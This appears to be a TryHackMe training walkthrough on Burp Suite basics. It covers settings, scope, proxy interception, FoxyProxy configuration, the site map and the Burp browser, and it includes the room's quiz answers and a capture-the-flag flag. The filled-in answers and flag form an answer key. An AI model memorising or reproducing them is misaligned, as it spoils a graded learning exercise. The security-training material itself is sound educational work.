
Enabled	Operator	Match type	Relationship	Condition
✓		File extension	Does not match	(^gif$\|^jpg$|^png$\|^css$|^js$\|^ico$|...
	Or	Request	Contains parameters	
	Or	HTTP method	Does not match	(get|post)
	And	URL	Is in target scope	

☐ Automatically fix missing or superfluous new lines at end of request

✓ Automatically update Content-Length header when the request is edited

In the Settings window, you will find a menu on the left-hand side. This menu allows you to switch between different types of settings, including:

1. **Search**: Enables searching for specific settings using keywords.
2. **Type filter**: Filters the settings for **User** and **Project** options.
   - **User settings**: Shows settings that affect the entire Burp Suite installation.
   - **Project settings**: Displays settings specific to the current project.
3. **Categories**: Allows selecting settings by category.



Target scope

Use these settings to define exactly what hosts and URLs constitute the target for your current work. This configuration affects the behavior of tools throughout the suite.

☐ Use advanced scope control

Include in scope

Enabled	Prefix
✓	https://tryhackme.com/

Exclude from scope

Enabled	Prefix

Out-of-scope request handling


Use these settings to define how Burp handles any out-of-scope requests.

☐ Drop all out-of-scope requests

○ Use suite scope [defined above]

○ Use custom scope

It's worth noting that many tools within Burp Suite provide shortcuts to specific categories of settings. For example, the **Proxy** module includes a **Proxy settings** button that opens the settings window directly to the relevant proxy section.



The search feature on the settings page is a valuable addition, allowing you to quickly search for settings using keywords.

Take some time to familiarise yourself with the range of configurable options in Burp Suite. Once you are comfortable, you can proceed with the exercises related to configuring Burp Suite settings.

Answer the questions below

In which category can you find a reference to a "Cookie jar"? Sessions

In which base category can you find the "Updates" sub-category, which controls the Burp Suite update behaviour? Suite

What is the name of the sub-category which allows you to change the keybindings for shortcuts in Burp Suite? Hotkeys


If we have uploaded Client-Side TLS certificates, can we override these on a per-project basis (yea/nay)? yea

Introduction to the Burp Proxy

The Burp Proxy is a fundamental and crucial tool within Burp Suite. It enables the capture of requests and responses between the user and the target web server. This intercepted traffic can be manipulated, sent to other tools for further processing, or explicitly allowed to continue to its destination.

Key Points to Understand About the Burp Proxy


- **Intercepting Requests:** When requests are made through the Burp Proxy, they are intercepted and held back from reaching the target server. The requests appear in the Proxy tab, allowing for further actions such as forwarding, dropping, editing, or sending them to other Burp modules. To disable the intercept and allow requests to pass through the proxy without interruption, click the `Intercept is on` button.



Request to https://tryhackme.com:443 [172.67.27.10]

```
GET / HTTP/2
Host: tryhackme.com
Sec-Ch-Ua:
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: ""
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/114.0.5735.134 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,a
pplication/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9


```

- **Taking Control:** The ability to intercept requests empowers testers to gain complete control over web traffic, making it invaluable for testing web applications.
- **Capture and Logging:** Burp Suite captures and logs requests made through the proxy by default, even when the interception is turned off. This logging functionality can be helpful for later analysis and review of prior requests.
- **WebSocket Support:** Burp Suite also captures and logs WebSocket communication, providing additional assistance when analysing web applications.
- **Logs and History:** The captured requests can be viewed in the **HTTP history** and **WebSockets history** sub-tabs, allowing for retrospective analysis and sending the requests to other Burp modules as needed.



Dashboard | Target | Proxy | Intruder | Repeater | Collaborator | Sequencer | Decoder | Comparer | Logger | Organizer | Extensions | Settings

Intercept | HTTP history | WebSockets history | Proxy settings


Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title
8	https://assets.tryhackme.com	GET	/js/popper.min.js			200	34557	script	js	
10	https://assets.tryhackme.com	GET	/js/jquery.min.js?v=3.5.1	✓		200	128920	script	js	
18	https://assets.tryhackme.com	GET	/js/bootstrap431.min.js			200	93752	script	js	
19	https://assets.tryhackme.com	GET	/js/script.js?v=3.11	✓		200	21758	script	js	
20	https://assets.tryhackme.com	GET	/js/validation.js			200	1935	script	js	
40	https://tryhackme.com	GET	/assets/pace/pace.js			200	28469	script	js	
42	https://cdnjs.cloudflare.com	GET	/ajax/libs/cookieconsent2/3.0.3/cookie...			200	20784	script	js	
43	https://kenwheeler.github.io	GET	/slick/slick/slick.js			200	84960	script	js	
44	https://tryhackme.com	GET	/cdn-cgi/scripts/5c5dd728/cloudflare-...			200	1624	script	js	
45	https://assets.tryhackme.com	GET	/js/paths.js?v=1.3	✓		200	8891	script	js	

Proxy-specific options can be accessed by clicking the **Proxy settings** button. These options provide extensive control over the Proxy's behaviour and functionality. Familiarise yourself with these options to optimize your Burp Proxy usage.

Some Notable Features in the Proxy Settings

- **Response Interception:** By default, the proxy does not intercept server responses unless explicitly requested on a per-request basis. The "Intercept responses based on the following rules" checkbox, along with the defined rules, allows for a more flexible response interception.



Response interception rules

Use these settings to control which responses are stalled for viewing and editing in the Intercept tab.

✓ Intercept responses based on the following rules: *Master interception is turned off*

Enabled	Operator	Match type	Relationship	Condition
✓		Content type header	Matches	text
☐	Or	Request	Was modified	
✓	Or	Request	Was intercepted	
☐	And	Status code	Does not match	^304$
☐	And	URL	Is in target scope	

✓ Automatically update Content-Length header when the response is edited

- **Match and Replace:** The "Match and Replace" section in the **Proxy settings** enables the use of regular expressions (regex) to modify incoming and outgoing requests. This feature allows for dynamic changes, such as modifying the user agent or manipulating cookies.

Take the time to explore and experiment with the Proxy options, as this will enhance your understanding and proficiency with the tool.

Answer the questions below

Click me to proceed to the next task.

Connecting through the Proxy (FoxyProxy)

Start the machine by clicking the **Start Machine** button at the upper right corner of this task.


To use the Burp Suite Proxy, we need to configure our local web browser to redirect traffic through Burp Suite. In this task, we will focus on configuring the proxy using the FoxyProxy extension in Firefox.

Please note that the instructions provided are specific to Firefox. If you are using a different browser, you may need to find alternative methods or use the TryHackMe AttackBox.


Here are the steps to configure the Burp Suite Proxy with FoxyProxy:

1. **Install FoxyProxy:** Download and install the FoxyProxy Basic extension.

   Note: FoxyProxy is already installed on the AttackBox.
2. **Access FoxyProxy Options:** Once installed, a button will appear at the top right of the Firefox browser. Click on the FoxyProxy button to access the FoxyProxy options pop-up.



3. **Create Burp Proxy Configuration:** In the FoxyProxy options pop-up, click the **Options** button. This will open a new browser tab with the FoxyProxy configurations. Click the **Add** button to create a new proxy configuration.




You do not have any proxy settings. Please click Add to start.

4. **Add Proxy Details:** On the "Add Proxy" page, fill in the following values:

- Title: `Burp` (or any preferred name)
- Proxy IP: `127.0.0.1`
- Port: `8080`

5.



Title or Description (optional): Burp

Color: #66cc66

Proxy Type: HTTP


Proxy IP address or DNS name: 127.0.0.1

Port: 8080


Username (optional): username

Password (optional): *****

6. **Save Configuration:** Click **Save** to save the Burp Proxy configuration.
7. **Activate Proxy Configuration:** Click on the FoxyProxy icon at the top-right of the Firefox browser and select the `Burp` configuration. This will redirect your browser traffic through `127.0.0.1:8080`. Note that Burp Suite must be running for your browser to make requests when this configuration is activated.



8. **Enable Proxy Intercept in Burp Suite:** Switch to Burp Suite and ensure that Intercept is turned on in the **Proxy** tab.



9. **Test the Proxy:** Open Firefox and try accessing a website, such as the homepage for `http://MACHINE_IP/`. Your browser will hang, and the proxy will populate with the HTTP request. Congratulations, you have successfully intercepted your first request!

Remember the following:

- When the proxy configuration is active, and the intercept is switched on in Burp Suite, your browser will hang whenever you make a request.
- Be cautious not to leave the intercept switched on unintentionally, as it can prevent your browser from making any requests.
- Right-clicking on a request in Burp Suite allows you to perform various actions, such as forwarding, dropping, sending to other tools, or selecting options from the right-click menu.

Take note of these details as you begin using the Burp Suite Proxy.

Note: Consider closing the other tabs in the AttackBox browser before enabling interception, as you will receive some WebSocket requests instead of request from the target VM.

Answer the questions below

Click me to proceed to the next task.

Site Map and Issue Definitions

The **Target** tab in Burp Suite provides more than just control over the scope of our testing. It consists of three sub-tabs:

1. **Site map**: This sub-tab allows us to map out the web applications we are targeting in a tree structure. Every page that we visit while the proxy is active will be displayed on the site map. This feature enables us to automatically generate a site map by simply browsing the web application. In Burp Suite Professional, we can also use the site map to perform automated crawling of the target, exploring links between pages and mapping out as much of the site as possible. Even with Burp Suite Community, we can still utilize the site map to accumulate data during our initial enumeration steps. It is particularly useful for mapping out APIs, as any API endpoints accessed by the web application will be captured in the site map.
2. **Issue definitions**: Although Burp Community does not include the full vulnerability scanning functionality available in Burp Suite Professional, we still have access to a list of all the vulnerabilities that the scanner looks for. The **Issue definitions** section provides an extensive list of web vulnerabilities, complete with descriptions and references. This resource can be valuable for referencing vulnerabilities in reports or assisting in describing a particular vulnerability that may have been identified during manual testing.
3. **Scope settings**: This setting allows us to control the target scope in Burp Suite. It enables us to include or exclude specific domains/IPs to define the scope of our testing. By managing the

scope, we can focus on the web applications we are specifically targeting and avoid capturing unnecessary traffic.

Overall, the **Target** tab offers features beyond scoping, allowing us to map out web applications, fine-tune our target scope, and access a comprehensive list of web vulnerabilities for reference purposes.

Challenge

Take a look around the site on `http://10.10.133.59/` — we will be using this a lot throughout the module. Visit every other page that is linked on the homepage, then check your sitemap — one endpoint should stand out as being very unusual!

Visit this in your browser (or use the "Response" section of the site map entry for that endpoint)

Answer the questions below


What is the flag you receive after visiting the unusual endpoint?
THM{NmNlZTliNGE1MWU1ZTQzMzgzNmFiNWVk}

The Burp Suite Browser

If the previous tasks seemed overly complex, rest assured, this topic will be a lot simpler.

In addition to modifying our regular web browser to work with the proxy, Burp Suite also includes a built-in Chromium browser that is pre-configured to use the proxy without any of the modifications we just had to do.

To start the Burp Browser, click the `Open Browser` button in the proxy tab. A Chromium window will pop up, and any requests made in this browser will go through the proxy.



Note: There are many settings related to the Burp Browser in the project options and user options settings. Make sure to explore and customise them as needed.

However, if you are running Burp Suite on Linux as the root user (as is the case with the AttackBox), you may encounter an error preventing the Burp Browser from starting due to the inability to create a sandbox environment.

There are two simple solutions to this:

1. **Smart option:** Create a new user and run Burp Suite under a low-privilege account to allow the Burp Browser to run without issues.
2. **Easy option:** Go to `Settings -> Tools -> Burp's browser` and check the `Allow Burp's browser to run without a sandbox` option. Enabling this option will allow the

browser to start without a sandbox. However, please be aware that this option is disabled by default for security reasons. If you choose to enable it, exercise caution, as compromising the browser could grant an attacker access to your entire machine. In the training environment of the AttackBox, this is unlikely to be a significant issue, but use it responsibly.

Answer the questions below

